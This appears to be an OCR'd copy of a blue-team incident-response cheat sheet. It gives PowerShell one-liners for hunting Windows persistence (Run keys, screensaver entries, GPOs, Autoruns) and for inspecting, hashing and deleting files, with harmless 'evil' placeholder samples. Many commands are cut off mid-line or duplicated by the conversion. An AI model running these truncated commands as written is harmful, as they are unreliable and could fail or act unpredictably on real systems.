

ExcludeProfileDirs : AppData\Local;AppData\LocalLow;$Recycle.Bin;OneDrive;Work Folders
BuildNumber        : 17763
FirstLogon         : 0
ParseAutoexec      : 1
PUUActive          : {91, 152, 205, 63...}
DP                 : {210, 0, 232, 0...}
```

Find more examples of Run key evil from Mitre ATT&CK

Evidence of Run Key Execution

You can query the 'Microsoft-Windows-Shell-Core/Operational' log to find evidence if a registry run key was successful in executing.

```
get-winevent -filterhashtable @{ logname = "Microsoft-Windows-Shell-Core/Operatio
select TimeCreated, Message,
@{Name="UserName";Expression = {$_.UserId.translate([System.Security.Principal.NT
sort TimeCreated -desc| fl
```



Screensaver Persistence

It can be done, I swear. Mitre ATT&CK has instances of .SCR's being used to maintain regular persistence

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

gp "HKU:\*\Control Panel\Desktop\" | select SCR* | fl
# you can then go and collect the .scr listed in the full path, and reverse engin

#you can also collect wallpaper info from here
gp "HKU:\*\Control Panel\Desktop\" | select wall* | fl
```

```
[07/02/2021 22:21:51] PS> gp "HKCU:\Control Panel\Desktop\" | select SCR* | fl


ScreenSaveActive    : 1
SCRNSAVE.EXE        : c:\windows\system32\TotallyLegit.scr
ScreenSaveTimeOut   : 420
ScreenSaverIsSecure : 1
```

Query Group Policy

The group policy in an Windows can be leveraged and weaponised to propogate malware and even ransomware across the entire domain

You can query the changes made in the last X days with this line

```
#collects the domain name as a variable to use later
$domain = (Get-WmiObject -Class win32_computersystem).domain;
Get-GPO -All -Domain $domain |
?{ ([datetime]::today - ($_.ModificationTime)).Days -le 10 } | sort
# Change the digit after -le to the number of days you want to go back for
```

```
PS C:\> $domain = (Get-WmiObject -Class win32_computersystem).domain;
>> Get-GPO -All -Domain $domain |
>> ?{ ([datetime]::today - ($_.ModificationTime)).Days -le 10 } | sort


DisplayName      : EvilLogon
DomainName       : castle.hyrule.kingdom
Owner            : CASTLE\Domain Admins
Id               : 8faee1ee-ec2c-4325-8d0b-0b8e4e556963
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 17/09/2021 14:41:24
ModificationTime : 17/09/2021 14:41:24
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :


DisplayName      : Default Domain Controllers Policy
DomainName       : castle.hyrule.kingdom
```

Query GPO Scripts

We can hunt down the strange thinngs we might see in our above query


We can list all of the policies, and see where a policy contains a script or executable. You can change the `include` at the end to whatever you want

```
$domain = (Get-WmiObject -Class win32_computersystem).domain;
gci -recurse \\$domain\\sysvol\$domain\Policies\ -file -include *.exe, *.ps1
```



We can hunt down where GPO scripts live


```
$domain = (Get-WmiObject -Class win32_computersystem).domain;
gci -recurse \\$domain\\sysvol\*\scripts
```




Autoruns

Autoruns is a Sysinternals tool for Windows. It offers analysts a GUI method to examine the recurring tasks that an adversary might use for persistence and other scheduled malice.


Before you go anywhere cowboy, make sure you've filtered out the known-goods under options. It makes analysis a bit easier, as you're filtering out noise. Don't treat this as gospel though, so yes hide the things that VirusTotal and Microsoft SAY are okay.....but go and verify that those auto-running tasks ARE as legitimate as they suppose they are




I personally just stick to the 'Everything' folder, as I like to have full visibility rather than go into the options one by one




Some things in autorun may immediately stick out to you as strange. Take for example the malicious run key I inserted on the VM as an example:



You can right-click and ask Virus Total to see if the hash is a known-bad



And you can right-click and ask autoruns to delete this recurring task from existence



I like autoruns for digital forensics, where you take it one machine at a time. But - in my uneducated opinion - it does not scale well. A tool like Velociraptor that allows orchestration across thousands of machines can be leveraged to query things with greater granularity than Autoruns allows.


This is why I like to use PowerShell for much of my blue team work on a Windows machine, where possible. I can pre-filter my queries so I don't get distraced by noise, but moreover I can run that fine-tuned PowerShell query network-wide across thosuands of machines and recieve the results back rapidly.

File Queries

▶ section contents

File tree

Fire off `tree` to list the directories and files underneath your current working directory, nestled under each other



Wildcard paths and files

You can chuck wildcards in directories for gci, as well as wildcard to include file types.

Let's say we want to look in all of the Users \temp\ directories. We don't want to put their names in, so we wildcard it.

We also might only be interested in the pwsh scripts in their \temp, so let's filter for those only

```
gci "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -File  -Include *.ps1, *.ps
ft lastwritetime, name -autosize |
out-string -width 800
```

```
gci "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -File  -Include *.ps1, *.psm1 |
ft lastwritetime, name -autosize |
out-string -width 80
```

```
LastWriteTime       Name
-------------       ----
19/10/2016 14:40:54 NewApplication.ps1
```

Check if a specific file or path is alive.

I've found that this is a great one to quickly check for specific vulnerabilities. Take for example, CVE-2021-21551. The one below this one is an excellent way of utilising the 'true/false' binary results that test-path can give

```
test-path -path "C:\windows\temp\DBUtil_2_3.Sys"
```

False	GI SP-VM16
False	GA 095
False	CI 19
True	CI 42
True	GA 163
True	G 248

test if files and directories are present or absent


This is great to just sanity check if things exist. Great when you're trying to check if files or directories have been left behind when you're cleaning stuff up.

```
$a = Test-Path "C:\windows\sysmon.exe"; $b= Test-Path "C:\Windows\SysmonDrv.sys";
IF ($a -eq 'True') {Write-Host "C:\windows\sysmon.exe present"} ELSE {Write-Host
IF ($b -eq 'True') {Write-Host "C:\Windows\SysmonDrv.sys present"} ELSE {Write-Ho
IF ($c -eq 'True') {Write-Host "C:\Program Files (x86)\sysmon present"} ELSE {Wri
IF ($d -eq 'True') {Write-Host "C:\Program Files\sysmon present"} ELSE {Write-Hos
```

```
 C:\windows\sysmon.exe absent
C:\Windows\SysmonDrv.sys present
C:\Program Files (x86)\sysmon absent
C:\Program Files\sysmon absent
```


^ The above is a bit over-engineered. Here's an an abbrevated version

```
$Paths = "C:\windows" , "C:\temp", "C:\windows\system32", "C:\DinosaurFakeDir" ;
foreach ($Item in $Paths){if
(test-path $Item) {write "$Item present"}else{write "$Item absent"}}
```



We can also make this conditional. Let's say if Process MemeProcess is NOT running, we can then else it to go and check if files exist

```
$Paths = "C:\windows" , "C:\temp", "C:\windows\system32", "C:\DinosaurFakeDir" ;
if (Get-Process | where-object Processname -eq "explorer") {write "process workin
foreach ($Item in $Paths){if (test-path $Item) {write "$Item present"}else{write
```



You can use `test-path` to query Registry, but even the 2007 Microsoft docs say that this can give inconsistent results, so I wouldn't bother with test-path for reg stuff when it's during an IR

Query File Contents

Seen a file you don't recognise? Find out some more about it! Remember though: don't trust timestamps!

```
Get-item C:\Temp\Computers.csv |
select-object -property @{N='Owner';E={$_.GetAccessControl().Owner}}, *time, vers
```

```
Owner          : [redacted]Green[redacted]
CreationTime   : 08/01/2021 14:21:39
LastAccessTime : 08/01/2021 14:21:39
LastWriteTime  : 08/01/2021 14:21:58
VersionInfo    : File:             C:\Temp\Computers.csv
                 InternalName:
                 OriginalFilename:
                 FileVersion:
                 FileDescription:
                 Product:
                 ProductVersion:
                 Debug:            False
                 Patched:          False
                 PreRelease:       False
                 PrivateBuild:     False
                 SpecialBuild:     False
                 Language:
```

Alternate data streams

```
# show streams that aren't the normal $DATA
get-item evil.ps1 -stream "*" | where stream -ne ":$DATA"
# If you see an option that isn't $DATA, hone in on it
get-content evil.ps1 -steam "evil_stream"
```

Read hex of file

```
gc .\evil.ps1 -encoding byte |
Format-Hex
```

```
06/02/2021 23:46:45] | PS C:\Users\IEUser\Desktop > gc .\evil.ps1 -encoding byte | Format-H

          Path:

          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   65 63 68 6F 20 22 65 76 69 6C 22                  echo "evil"
```

Recursively look for particular file types, and once you find the files get their hashes

This one-liner was a godsend during the Microsoft Exchange ballache back in early 2021

```
Get-ChildItem -path "C:\windows\temp" -Recurse -Force -File -Include *.aspx, *.js
Get-FileHash |
format-table hash, path -autosize | out-string -width 800
```

```
Hash                                                             Path
----                                                             ----
919F49DDEC686768B09A3D6B59174B998AC16184FF64C14B17049B0F6F826573 C:\windows\temp\af397ef28e484961ba48646a5d38cf54.db
D7A991F392BFE9DB7ADF8510BFDBD1899560669684396442C0ED131F40E33C48 C:\windows\temp\af397ef28e484961ba48646a5d38cf54.db.ses
A342536B384355A5B1E05BD23A3BD9550E03255D15F129BC75F8100834504B1A C:\windows\temp\dd_vcredist_amd64_20190301101524.log
70D48E83DACDEE5BE185530879885B42CD75427EA056A2C4ADEBAEEB9B1F25CB C:\windows\temp\dd_vcredist_amd64_20190301101524_000_vcRuntimeMinimum_x64.log
D91C7B4C6944929CF022862CCE927872A25F146BD12B58F041312AE6A68B01B0 C:\windows\temp\dd_vcredist_amd64_20190301101524_001_vcRuntimeAdditional_x64.log
4C143D93943C4210C2605533AC24DE75FBF1AE897ED9577A1DB3497F7A210906 C:\windows\temp\dd_vcredist_amd64_20210310133207.log
53CB26C3189D68329A3EFF3D4479CE87851C42CFB50244ECCC482364EF3A0183 C:\windows\temp\dd_vcredist_amd64_20210310133207_000_vcRuntimeMinimum_x64.log
D6101C2F5E1CF0FB7337C74B1A60EDAF3640741926D0E61ECEE0DAF89255EE16 C:\windows\temp\dd_vcredist_amd64_20210310133207_001_vcRuntimeAdditional_x64.log
2D4184C3BC234451DCF9F328457F7CA41DC5BDE222262CA3D9FD0A1ADFC9EA72 C:\windows\temp\dd_vcredist_amd64_20210310133209.log
215FA713AE389D9456EBD6B2920DB965FDB3E6F4B968E2F3AD94E68442181C5E C:\windows\temp\dd_vcredist_x86_20190301101520.log
6D03E5B8970207EEA5867EB13558945378381DE084617E8C444B11C290728785 C:\windows\temp\dd_vcredist_x86_20190301101520_000_vcRuntimeMinimum_x86.log
```

Compare two files' hashes

```
get-filehash "C:\windows\sysmondrv.sys" , "C:\Windows\HelpPane.exe"
```

```
get-filehash "C:\windows\sysmondrv.sys" , "C:\Windows\HelpPane.exe"
```

```
Algorithm       Hash                                                             Path
---------       ----                                                             ----
SHA256          E074F2AD824A09400E6B5C6DC2F504C01FC60B5BE37CD6361DE822B3C4F18BFB C:\windows\sysmondrv.sys
SHA256          A1AD9018DB52A951D7E80B998DE7D6EE6B388D4AA1B46535E317662484186826 C:\Windows\HelpPane.exe
```

Find files written after X date

I personally wouldn't use this for DFIR. It's easy to manipulate timestamps....plus, Windows imports the original compiled date for some files and binaries if I'm not mistaken

Change the variables in the first time to get what you're looking. Remove the third line if you

want to include directories


```
$date = "12/01/2021"; $directory = "C:\temp"
get-childitem "$directory" -recurse|
where-object {$_.mode -notmatch "d"}|
where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|
Sort-Object -property LastWriteTime | format-table lastwritetime, fullname -autos
```

```
LastWriteTime       FullName
-------------       --------
12/01/2021 15:10:05 C:\temp\1
12/01/2021 15:27:21 C:\temp\1
12/01/2021 15:37:41 C:\temp\1
12/01/2021 15:43:53 C:\temp\S
12/01/2021 15:46:00 C:\temp\1
14/01/2021 11:50:07 C:\temp\K
14/01/2021 13:23:02 C:\temp\K
20/01/2021 13:24:48 C:\temp\v
```

Remove items written after x date

And then you can recursively remove the files and directories, in case malicious

```
$date = "31/01/2022"; $directory = "C:\Users\Frank\AppData\"
get-childitem "$directory" -recurse|
where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|
Sort-Object -property LastWriteTime | remove-item -confirm -whatif
```



